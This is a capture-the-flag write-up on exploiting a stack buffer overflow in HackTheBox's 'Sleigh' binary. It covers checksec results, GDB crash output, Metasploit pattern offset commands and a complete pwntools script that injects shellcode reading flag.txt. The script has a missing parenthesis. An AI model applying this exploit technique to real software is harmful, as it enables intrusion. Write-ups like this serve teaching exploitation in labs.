
Sleigh - PWN

Sleigh is a relatively simple binary exploitation challenge from HackTheBox Cyber Santa CTF. It includes exploiting a buffer overflow and running shellcode that we put on the stack. This is not as much a writeup as is it just "me just using this challenge as an excuse to ramble about shit I learned".

Identify Security Properties

Before we do anything exciting with the binary were given, we must first check to see what kinds of protections are in place. These give us an idea as to what kind of challenge it will be. A simple and effective tool for doing this is `checksec`.



Thankfully, the output is colour coded for us, we can see that there are no stack canaries, that *NX* is disabled, and that the binary has *RWX Segments*.

Basically, canaries are known values that are placed between a buffer, and data on the stack, to monitor for potential buffer overflows. If you try to do a buffer overflow where canaries are enabled, the canary would get overwritten, the change would get detected and the program would be terminated.


NX disabled means that code on the stack is executable *("No eXecute")*. In this context and for our purposes, that means that if we could get our own shellcode onto the stack, and get the Instruction Pointer to point to it, we can execute shellcode and do lots of fun stuff with it. If NX **was** enabled, this is not possible.


`checksec` also notifies us that there are *RWX Segments* present. This means that there are segments in the binary, that are writable **and** executable **at the same time**. This is good for us.

Knowing the configurations of these protections lets us infer that we will be exploiting a buffer overflow, and executing shellcode that we put on the stack.

Testing The Binary

Now that we know a little about what our approach should be, we can run the binary and see what is interesting inside, and what is worthless fluff. Running it, we are presented with 2 options, but 1 of them immediately exits, and the second one leads us to another prompt, along with showing us a memory address, but we don't know what the address represents.






We also observe that there is a segmentation fault when we spam characters into this prompt so we can be sure that *this* is where the buffer overflow will be. Furthermore, you may notice that the memory address we got this time was different, this is because - going back to our `checksec` output, "PIE", or "Position Independent Executable" is enabled. meaning that the addresses to data are not absolute and will change each time we start the program. This could be an issue for us, but we are given an address by the program every time anyways, so it shoudn't be.

Disassembly

So we know that we have a buffer overflow, we know that we will be using shellcode in our payload, the only thing we don't know is where we want our Instruction Pointer to point to. The obvious candidate, is the memory address that is printed out to us, which would be correct. But simply guessing that it is the right address it is no fun and so we will reverse some of the binary to see and confirm what the memory address is actually pointing to.

We simply put the binary into Ghidra, find the `repair` function and rename some variables for clarity



The function defines a buffer with a total of 64 bytes (each "undifined8" holds 8 bytes), and the pointer that is printed, points to the start of our buffer. Perfect.

Exploitation Theory

We have all the information to know what we must do. We must:

- find the offset from the start of our buffer to the start of the IP
- get some shellcode and calculate the amount of padding we must have after it
- write a script to exploit this for us

Finding the offset is quite simple. We generate a pattern, put it into the buffer. View the registers content during the crash to see what part would overwrite the IP. Compare that pattern with the generated pattern to determine the offset. This is basic BoF stuff

You can ignore everything except the highlighted line, the RSP Register.

```
[*] This might help the repair team to fix it. What shall they do?
> Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A

[-] Unfortunately, the sleigh could not be repaired! ☹

Program received signal SIGSEGV, Segmentation fault.
0x0000555555400b99 in repair ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA

 RAX  0x42
 RBX  0x555555400c00 (__libc_csu_init) ◂— push   r15
 RCX  0x7ffff7ec0907 (write+23) ◂— cmp    rax, -0x1000 /* 'H=' */
 RDX  0x0
 RDI  0x7ffff7f944d0 (_IO_stdfile_1_lock) ◂— 0x0
 RSI  0x7fffffffbaf0 ◂— 0xa6d31333b315b1b
 R8   0x0
 R9   0x7ffff7f564e0 (step3a_jumps) ◂— 0x0
 R10  0x7ffff7f563e0 (step3b_jumps) ◂— 0x0
 R11  0x246
 R12  0x555555400830 (_start) ◂— xor    ebp, ebp
 R13  0x0
 R14  0x0
 R15  0x0
 RBP  0x3363413263413163 ('c1Ac2Ac3')
 RSP  0x7fffffffdc58 ◂— 0x6341356341346341 ('Ac4Ac5Ac')
 RIP  0x555555400b99 (repair+205) ◂— ret

 ► 0x555555400b99 <repair+205>    ret    <0x6341356341346341>

00:0000│ rsp 0x7fffffffdc58 ◂— 0x6341356341346341 ('Ac4Ac5Ac')
01:0008│     0x7fffffffdc60 ◂— 0x4138634137634136 ('6Ac7Ac8A')
02:0010│     0x7fffffffdc68 ◂— 0x3164413064413963 ('c9Ad0Ad1')
03:0018│     0x7fffffffdc70 ◂— 0x7f0a41326441
04:0020│     0x7fffffffdc78 ◂— 0x100000064 /* 'd' */
05:0028│     0x7fffffffdc80 —▸ 0x555555400bca (main) ◂— push   rbp
06:0030│     0x7fffffffdc88 ◂— 0x1000
07:0038│     0x7fffffffdc90 —▸ 0x555555400c00 (__libc_csu_init) ◂— push   r15

 ► f 0   0x555555400b99 repair+205
   f 1 0x6341356341346341
   f 2 0x4138634137634136
   f 3 0x3164413064413963
   f 4   0x7f0a41326441
   f 5      0x100000064
   f 6   0x555555400bca main
pwndbg>
```

sleigh : gdb | sleigh : zsh

sleigh : zsh — Konsole


```
→ sleigh /opt/metasploit/tools/exploit/pattern_create.rb -l 100
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A
→ sleigh /opt/metasploit/tools/exploit/pattern_offset.rb -q 0x6341356341346341
[*] Exact match at offset 72
→ sleigh
```

Exploitation

This is the easiest part. PwnTools has so many cool things. If you provide a `context`, you can easily use `shellcraft` to get the shellcode that you need very easily.

```
# ToBeatElite

from pwn import *

def main():

    context.update(arch='amd64', os='linux')
    my_process = process('./sleigh')

    # Getting Buffer Address
    my_process.sendlineafter(b'>', b'1')
    my_address = my_process.recvuntil(b'>').split()[9][1:15]
    log.info(f'Found Stack Address : {my_address.decode()}')

    shellcode = asm(shellcraft.cat('flag.txt')) # Canned Shellcode

    # Filling up the distance from our shellcode to the start of RIP
    padding = b'A' * (72 - len(shellcode)

    payload = flat(
        shellcode,
        padding,
        int(my_address, 16) # Address in Base16 Notation
    )

    my_process.sendline(payload)
    log.info('Sending Payload')
    my_process.recvline()

    my_process.interactive()

if __name__ == '__main__':
    try: main()
    except Exception as my_ex: print(my_ex)
```

Instead of calculating the padding in the script, you could also do the math yourself and set the padding to be hardcoded to `b'A' * 28`*, and the final result would be the same*



And we've pwned it.